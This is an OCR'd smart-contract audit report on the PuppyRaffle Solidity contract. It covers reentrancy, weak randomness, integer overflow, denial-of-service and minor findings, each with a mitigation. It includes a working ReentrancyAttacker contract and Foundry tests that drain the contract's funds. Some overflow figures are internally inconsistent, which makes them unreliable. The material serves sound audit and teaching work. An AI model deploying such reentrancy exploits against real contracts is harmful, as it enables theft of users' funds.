

Puppy Raffle Audit Report

Prepared by: Ricardo Mazuera

Thursday, 13 February 2025

Table of Contents

Protocol Summary

This project is to enter a raffle to win a cute dog NFT. The protocol should do the following:

1. Call the `enterRaffle` function with the following parameters:
    1. `address[] participants`: A list of addresses that enter. You can use this to enter yourself multiple times, or yourself and a group of your friends.
2. Duplicate addresses are not allowed
3. Users are allowed to get a refund of their ticket & `value` if they call the `refund` function
4. Every X seconds, the raffle will be able to draw a winner and be minted a random puppy
5. The owner of the protocol will set a feeAddress to take a cut of the `value`, and the rest of the funds will be sent to the winner of the puppy.

Disclaimer

The Ricardo Mazuera team makes all effort to find as many vulnerabilities in the code in the given time period, but holds no responsibilities for the findings provided in this document. A security audit by the team is not an endorsement of the underlying business or product. The audit was time-boxed and the review of the code was solely on the security aspects of the Solidity implementation of the contracts.

Risk Classification

		Impact		
		High	Medium	Low
	High	H	H/M	M
Likelihood	Medium	H/M	M	M/L
	Low	M	M/L	L

We use the CodeHawks severity matrix to determine severity. See the documentation for more details.

Audit Details

- Commit Hash: 2a47715b30cf11ca82db148704e67652ad679cd8

Scope

```
./src/
#-- PuppyRaffle.sol
```

Roles

Owner - Deployer of the protocol, has the power to change the wallet address to which fees are sent through the `changeFeeAddress` function. Player - Participant of the raffle, has the power to enter the raffle with the `enterRaffle` function and refund value through `refund` function.

Executive Summary

Issues found

Severity	Number of issues found
High	3
Medium	3
Low	1
Info	7
Gas Optimizations	2
Total	16

Findings

High

[H-1] Reentrancy attack in `PuppyRaffle::refund` allows entrant to drain raffle balance

Description:

The `PuppyRaffle::refund` function does not follow CEI (Checks, Effects, Interactions) and as a result, enables participants to drain the contract balance.

In the `PuppyRaffle::refund` function, we first make an external call to the `msg.sender` address and only after making that external call do we update the `PuppyRaffle::players` array.

```
    function refund(uint256 playerIndex) public {
        address playerAddress = players[playerIndex];
        require(playerAddress == msg.sender, "PuppyRaffle: Only the player
can refund");
        require(playerAddress != address(0), "PuppyRaffle: Player already
refunded, or is not active");

@>      payable(msg.sender).sendValue(entranceFee);
@>      players[playerIndex] = address(0);

        emit RaffleRefunded(playerAddress);
    }
```

A player who has entered the raffle could have a `fallback`/`receive` function that calls the `PuppyRaffle::refund` function again and claim another refund. They could continue the cycle till the contract balance is drained.

Impact:

All fees paid by raffle entrants could be stolen by the malicious participants.

Proof of Concept:

1. User enters the raffle
2. Attacker sets up a contract with a `fallback` function that calls the `PuppyRaffle::refund` function.
3. Attacker enters the raffle
4. Attacker calls `PuppyRaffle::refund`from their attack contract, draining the contract balance.

▶ PoC

Please the following code in the`PuppyRaffle.t.sol`:

```
    function test_reentrancyRefund() public playersEntered {
    ReentrancyAttacker attackerContract = new
ReentrancyAttacker(puppyRaffle);
    address attackUser = makeAddr("attacker");
    vm.deal(attackUser, 1 ether);

    uint256 startingAttackContractBalance =
address(attackerContract).balance;
    uint256 startingPuppyRaffleBalance = address(puppyRaffle).balance;

    // attacker enters the raffle
    vm.prank(attackUser);
    attackerContract.attack{value: entranceFee}();

    console.log("starting attacker contract balance: %s",
startingAttackContractBalance);
    console.log("starting puppy raffle balance: %s",
startingPuppyRaffleBalance);

    console.log("ending attacker contract balance: %s",
address(attackerContract).balance);
    console.log("ending puppy raffle balance: %s",
address(puppyRaffle).balance);
}
```

And this contraact as well:

```
contract ReentrancyAttacker {
    PuppyRaffle puppyRaffle;
    uint256 entranceFee;
    uint256 attackerIndex;

    constructor(PuppyRaffle _puppyRaffle) {
        puppyRaffle = _puppyRaffle;
```

```
        entranceFee = puppyRaffle.entranceFee();
    }

    function attack() public payable {
        address[] memory players = new address[](1);
        players[0] = address(this);
        puppyRaffle.enterRaffle{value: entranceFee}(players);

        attackerIndex = puppyRaffle.getActivePlayerIndex(address(this));
        puppyRaffle.refund(attackerIndex);
    }

    receive() external payable {
        if (address(puppyRaffle).balance >= entranceFee) {
            puppyRaffle.refund(attackerIndex);
        }
    }
}
```

Recommended Mitigation:

To prevent this, we should have the `PuppyRaffle::refund` function update the `players`array before making the external call. Additionally, we should move the event emission up as well.

```
  function refund(uint256 playerIndex) public {
        address playerAddress = players[playerIndex];
        require(playerAddress == msg.sender, "PuppyRaffle: Only the player
can refund");
        require(playerAddress != address(0), "PuppyRaffle: Player already
refunded, or is not active");

+       players[playerIndex] = address(0);
+       emit RaffleRefunded(playerAddress);

        payable(msg.sender).sendValue(entranceFee);

-       players[playerIndex] = address(0);
-       emit RaffleRefunded(playerAddress);
    }
```

[H-2] Weak randomness in `PuppyRaffle::selectWinner` allows users to influence or predict the winner and the winning puppy.

Description:

Hashing `msg.sender`, `block.timestamp`, and `block.difficulty`together creates a predictable find number. A predictables number is not a good random number. Malicious users can manipulate these values or know them ahead of time to choose the winner of the raffle themselves.

Note: This additionally means users could front-run this function and call `refund`if they see they are not the winner.

Impact:

Any user can influence the winner of the raffle, winning the money and selecting the `rarest`puppy. Making the entire raffle worthless if it become a gas war as to who wins the raffles.

Proof of Concept:

1. Validator can know ahead of time the `block.timestamp`and `block.difficulty` and use that to predict when/how to participate. See the solidity blog on prevrandao. `block.difficulty` was recently replaced with prevrandao.
2. User can mine/manipulate their `msg.sender`value to result in their address being used to generated the winner!
3. Users can revert their `selectWinner` transaction if they don't like the winner or result puppy.

Recommended Mitigation:

Consider using cryptographically provable random number generator such as Chainlink VRF.

[H-3] Integer overflow of `PuppyRaffle::totalFees` loses fees

Description:

In solidity versions prior to `0.8.0`integers were subject to integer overflows.

```
    uint64 myVar = type(uint64).max; //18446744073709551615
    myVar = myVar + 1; // mayVar will be 0
```

Impact:

In `PuppyRaffle::selectWinner`, `totalFees`are accumulated for the `feeAddress`to collect later in `PuppyRaffle::withdrawFees`. However, if the `totalFees`variables overflows, the `feeAddress`my not collect the correct amount of fees, leaving fees permanently stuck in the contract.

Proof of Concept:

1. We conclude a raffle of 4 players
2. We then have 89 players enter a new rafffle, and conclue the raffle
3. `totalFees`will be:

```
    totalFees = totalFees + uint64(fee);
    // aka
    totalFees = 80000000000000000 + 1780000000000000000
    // and this will overflow!
    totalFees = 1.5539e+19
```

4. You will not be able to withdraw the fees, due to the line in `PuppyRaffle::withdrawFees`:

```
    require(address(this).balance == uint256(totalFees), "PuppyRaffle:
There are currently players active!");
```

Althought you could use `selfdestruct`to send ETH to this contract in order for the values to match and withdraw the fees, this is clearly not the intended design of the cprotocol. At some point, there will be too much `balance`in the contract that the above `require` will be impossible to hit.

▶ Code

```
    function testTotalFeesOverflow() public playersEntered {
        // We finish a raffle of 4 to collect some fees
        vm.warp(block.timestamp + duration + 1);
        vm.roll(block.number + 1);
        puppyRaffle.selectWinner();
        uint256 startingTotalFees = puppyRaffle.totalFees();
        // startingTotalFees = 800000000000000000

        // We then have 89 players enter a new raffle
        uint256 playersNum = 89;
        address[] memory players = new address[](playersNum);
        for (uint256 i = 0; i < playersNum; i++) {
            players[i] = address(i);
        }
        puppyRaffle.enterRaffle{value: entranceFee * playersNum}(players);
        // We end the raffle
        vm.warp(block.timestamp + duration + 1);
        vm.roll(block.number + 1);

        // And here is where the issue occurs
        // We will now have fewer fees even though we just finished a
second raffle
        puppyRaffle.selectWinner();

        uint256 endingTotalFees = puppyRaffle.totalFees();
        console.log("ending total fees", endingTotalFees);
        assert(endingTotalFees < startingTotalFees);

        // We are also unable to withdraw any fees because of the require
check
        vm.prank(puppyRaffle.feeAddress());
        vm.expectRevert("PuppyRaffle: There are currently players
active!");
        puppyRaffle.withdrawFees();
    }
```

Recommended Mitigation:

There are a few posibble mitigations.

1. Use a newer version of solidity, and a `uint256` instead of `uint64` for `PuppyRaffle::totalFees`.
2. You could also use the `SafeMath` library of OpenZeppelin for version 0.7.6 of solidity, however yo would still have a hard time with the `uint64`type if too many fees are collected.
3. Remove the balance check from `PuppyRaffle:withdrawFees`

```
-   require(address(this).balance == uint256(totalFees), "PuppyRaffle:
There are currently players active!");
```

There are more attack vectors with that final require, so we recommend removing it regardless.

Medium

[M-1] Gas cost increased with more players, leading to a potential denial of service attack

Description:

The `PuppyRaffle::enterRaffle` function validates the `newPlayers` in the `players` array, each time a new player is added. This validation is done in a loop, which increases the gas cost with each new player added. This can lead to a potential denial of service attack, where an attacker can add multiple players to the `players` array, increasing the gas cost and potentially causing the transaction to run out of gas.

Here is the code snippet for the validation:

```
    // Check for duplicates
    for (uint256 i = 0; i < players.length - 1; i++) {
        for (uint256 j = i + 1; j < players.length; j++) {
            require(players[i] != players[j], "PuppyRaffle: Duplicate
player");
        }
    }
```

Impact:

An attacker can add multiple players to the `players` array, increasing the gas cost and potentially causing the transaction to run out of gas.

Proof of Concept:

I tested with 10 new players added to the `players` array, and the gas cost increased with each new player added.

- First player gas cost: 61.020
- Last player gas cost: 70.723 This is an increase of 15.9% in gas cost with each new 10 players added.

▶ PoC

```
    function test_denialOfService(address newPlayer) public {
        vm.assume(newPlayer != address(0));
        uint256 initialCost = 0;
        uint256 gasCost = 0;

        address[] memory newPlayers = new address[](1);

        for (uint256 i = 1; i <= 10; i++) {
            newPlayers[0] = address(uint160(i + 1));

            uint256 gasStart = gasleft();
            puppyRaffle.enterRaffle{value: entranceFee}(newPlayers);

            uint256 gasEnd = gasleft();
            gasCost = gasStart - gasEnd;

            if (i == 1) {
                initialCost = gasCost;
            }
        }

        if (gasCost > initialCost) {
            console.log(
                "Gas cost increased with more players. Gast cost for first
player: %s, gas cost for last player: %s",
                initialCost,
                gasCost
            );
            assert(gasCost > initialCost);
        }
    }
```

Recommended Mitigation: To mitigate this issue, `PuppyRaffle::players` should be a mapping of addresses that have already entered the raffle. This way, the gas cost will not increase with each new player added.

[M-2] Calling `sendValue` without first updating status

Description:

In the `PuppyRaffle::refund` function, the `sendValue` function is called before updating the state. This can lead to a potential reentrancy attack, where an attacker can call the `refund` function multiple times before the state is updated.

```
    function refund(uint256 playerIndex) public {
        address playerAddress = players[playerIndex];
        require(playerAddress == msg.sender, "PuppyRaffle: Only the player
can refund");
        require(playerAddress != address(0), "PuppyRaffle: Player already
```

```
refunded, or is not active");

        payable(msg.sender).sendValue(entranceFee);

        players[playerIndex] = address(0);
        emit RaffleRefunded(playerAddress);
    }
```

Impact:

This can make the contract is empty of funds, because the attacker can call the `refund` function multiple times before the state is updated.

Proof of Concept:

I tested with 4 players entered the raffle, and the attacker called the `refund` function multiple times before the state is updated. The attacker was able to drain the contract of all funds.

When I run the test case, I got the following output:

- starting attacker contract balance: 0
- starting puppy raffle balance: 4000000000000000000
- ending attacker contract balance: 5000000000000000000
- ending puppy raffle balance: 0

▶ PoC

```
    function test_reentrancyRefund() public playersEntered {
        ReentrancyAttacker attackerContract = new
ReentrancyAttacker(puppyRaffle);
        address attackUser = makeAddr("attacker");
        vm.deal(attackUser, 1 ether);

        uint256 startingAttackContractBalance =
address(attackerContract).balance;
        uint256 startingPuppyRaffleBalance = address(puppyRaffle).balance;

        // attacker enters the raffle
        vm.prank(attackUser);
        attackerContract.attack{value: entranceFee}();

        console.log("starting attacker contract balance: %s",
startingAttackContractBalance);
        console.log("starting puppy raffle balance: %s",
startingPuppyRaffleBalance);

        console.log("ending attacker contract balance: %s",
address(attackerContract).balance);
        console.log("ending puppy raffle balance: %s",
```

```
address(puppyRaffle).balance);
    }
```

Recommended Mitigation: We have two options to mitigate this issue:

1. You can use CEI Pattern to update the state before calling the `sendValue` function.

```
function refund(uint256 playerIndex) public {
        address playerAddress = players[playerIndex];
        require(playerAddress == msg.sender, "PuppyRaffle: Only the player
can refund");
        require(playerAddress != address(0), "PuppyRaffle: Player already
refunded, or is not active");

+       players[playerIndex] = address(0);
        payable(msg.sender).sendValue(entranceFee);

-       players[playerIndex] = address(0);
        emit RaffleRefunded(playerAddress);
    }
```

2. You can use the Reentrancy Guards from library `ReentrancyGuard.sol` from OpenZeppelin.

```
+ import "@openzeppelin/contracts/security/ReentrancyGuard.sol";

contract PuppyRaffle is ReentrancyGuard {
-     function refund(uint256 playerIndex) public {
+     function refund(uint256 playerIndex) public nonReentrant {
        address playerAddress = players[playerIndex];
        require(playerAddress == msg.sender, "PuppyRaffle: Only the player
can refund");
        require(playerAddress != address(0), "PuppyRaffle: Player already
refunded, or is not active");

        payable(msg.sender).sendValue(entranceFee);
        players[playerIndex] = address(0);

        emit RaffleRefunded(playerAddress);
    }
}
```

[M-3] Smart contract wallets raffle winners without a `receive`or a `fallback` function will block the start of a new contest

Description: The `PuppyRaffle::selectWinner` function is responsible for resetting the lottery. However, if the winner is a smart contract wallet that rejects payment, the lottery would not be able to restart.

Users could easily call the `selectWinner` function again and non-wallet entrants could enter, but it could cost a lot due to the duplicate check and a lottery reset could get very challenging.

Impact: The `PuppyRaffle::selectWinner` function could revert many times, making a lottery reset difficult.

Also, true winner would not get paid out and someone else could take their money!

Proof of Concept:

1. 10 smart contract wallets enter the lottery without a fallback or receive function.
2. The lottery ends
3. The `selectWinner` function wouldn't work, event hough the lottery is over!

Recommended Mitigation:

There are a few options to mitigate this issue.

1. Do not allow smart contract wallet entrants (not recommended)
2. Create a mapping of addresses - payout amounts so winners can pull their funds out themselves with a new `claimPrize` function, putting the owness on the winner to claim their prize. (**Recommended**)

> Pull over Push

Low

[L-1] `PuppyRaffle::getActivePlayerIndex` returns 0 for non-existent players and for players at index 0, causing a player at index 0 to incorrectly think they have not entered the raffle.

Description:

If a player is in the `PuppyRaffle::players` array at index 0, this will return 0, but according to the natspec, it will also return 0 if the player is not in the array.

```
    function getActivePlayerIndex(address player) external view returns
(uint256) {
        for (uint256 i = 0; i < players.length; i++) {
            if (players[i] == player) {
                return i;
            }
        }

        return 0;
    }
```

Impact:

A player at index 0 may incorrectly think they have not entered the raffle, and attempt to enter the raffle again, wasting gas.

Proof of Concept:

1. Users enters the raffle, they are the first entrant
2. `PuppyRaffle::getActivePlayerIndex` returns 0
3. User thinks they have not entered correctly due to the function documentation.

Recommended Mitigation:

The easiest recommendation would be to revert if the player is not in the array instead of returning 0.

you could also reserve the 0th position for any competition, but a better solution might be to return an `int256` where the function returns -1 if the player is not active.

Informational

[I-1] Solidity pragma should be specific, not wide

Consider using a specific version of Solidity in your contracts instead of a wide version. For example, instead of `pragma solidity ^0.8.0;`, use `pragma solidity 0.8.0;`

▶ 1 Found Instances

- Found in src/PuppyRaffle.sol Line: 2

```
pragma solidity ^0.7.6;
```

[I-2] Using an outdated version of Solidity is not recommended.

solc frequently releases new compiler versions. Using an old version prevents access to new Solidity security checks. We also recommend avoiding complex pragma statement.

Recommendation Deploy with a recent version of Solidity (at least `0.8.0`) with no known severe issues.

Use a simple pragma version that allows any of these versions. Consider using the latest version of Solidity for testing.

[I-3]: Missing checks for `address(0)` when assigning values to address state variables

Check for `address(0)` when assigning values to address state variables.

▶ 2 Found Instances

- Found in src/PuppyRaffle.sol Line: 63

```
        feeAddress = _feeAddress;
```

- Found in src/PuppyRaffle.sol Line: 175

```

```

```
        feeAddress = newFeeAddress;
```

[I-4] `PuppyRaffle::selectWinner` should follow CEI

It's best to keep code clean and follow CEI (Checks, Effects, Interactions) pattern.

```
+       _safeMint(winner, tokenId);
        (bool success,) = winner.call{value: prizePool}("");
        require(success, "PuppyRaffle: Failed to send prize pool to
winner");
-       _safeMint(winner, tokenId);
```

[I-5] Use of "magic" numbers is discouraged

It can be confusing to see number literals in a codebase, and it's much more readable if the numbers are given a name.

Examples:

```
        uint256 prizePool = (totalAmountCollected * 80) / 100;
        uint256 fee = (totalAmountCollected * 20) / 100;
```

Instead, you could use:

```
        uint256 public constant PRIZE_POOL_PERCENTAGE = 80;
        uint256 public constant FEE_PERCENTAGE = 20;
        uint256 public constant POOL_PRECISION = 100;
```

[I-6] State changes are missing events

[I-7] `PuppyRaffle::_isActivePlayer` is never used and should be removed

Gas

[G-1] Unchanged state variables should be declared constant or immutable.

Reading from storage is much more expensive than reading from a constant or immutable variable.

Instances:

- `PuppyRaffle::raffleDuration` should be `immutable`.
- `PuppyRaffle::commonImageUri` should be `constant`.
- `PuppyRaffle::rareImageUri` should be `constant`.
- `PuppyRaffle::legendaryImageUri` should be `constant`.

[G-2] Storage variables in a lopp should be cached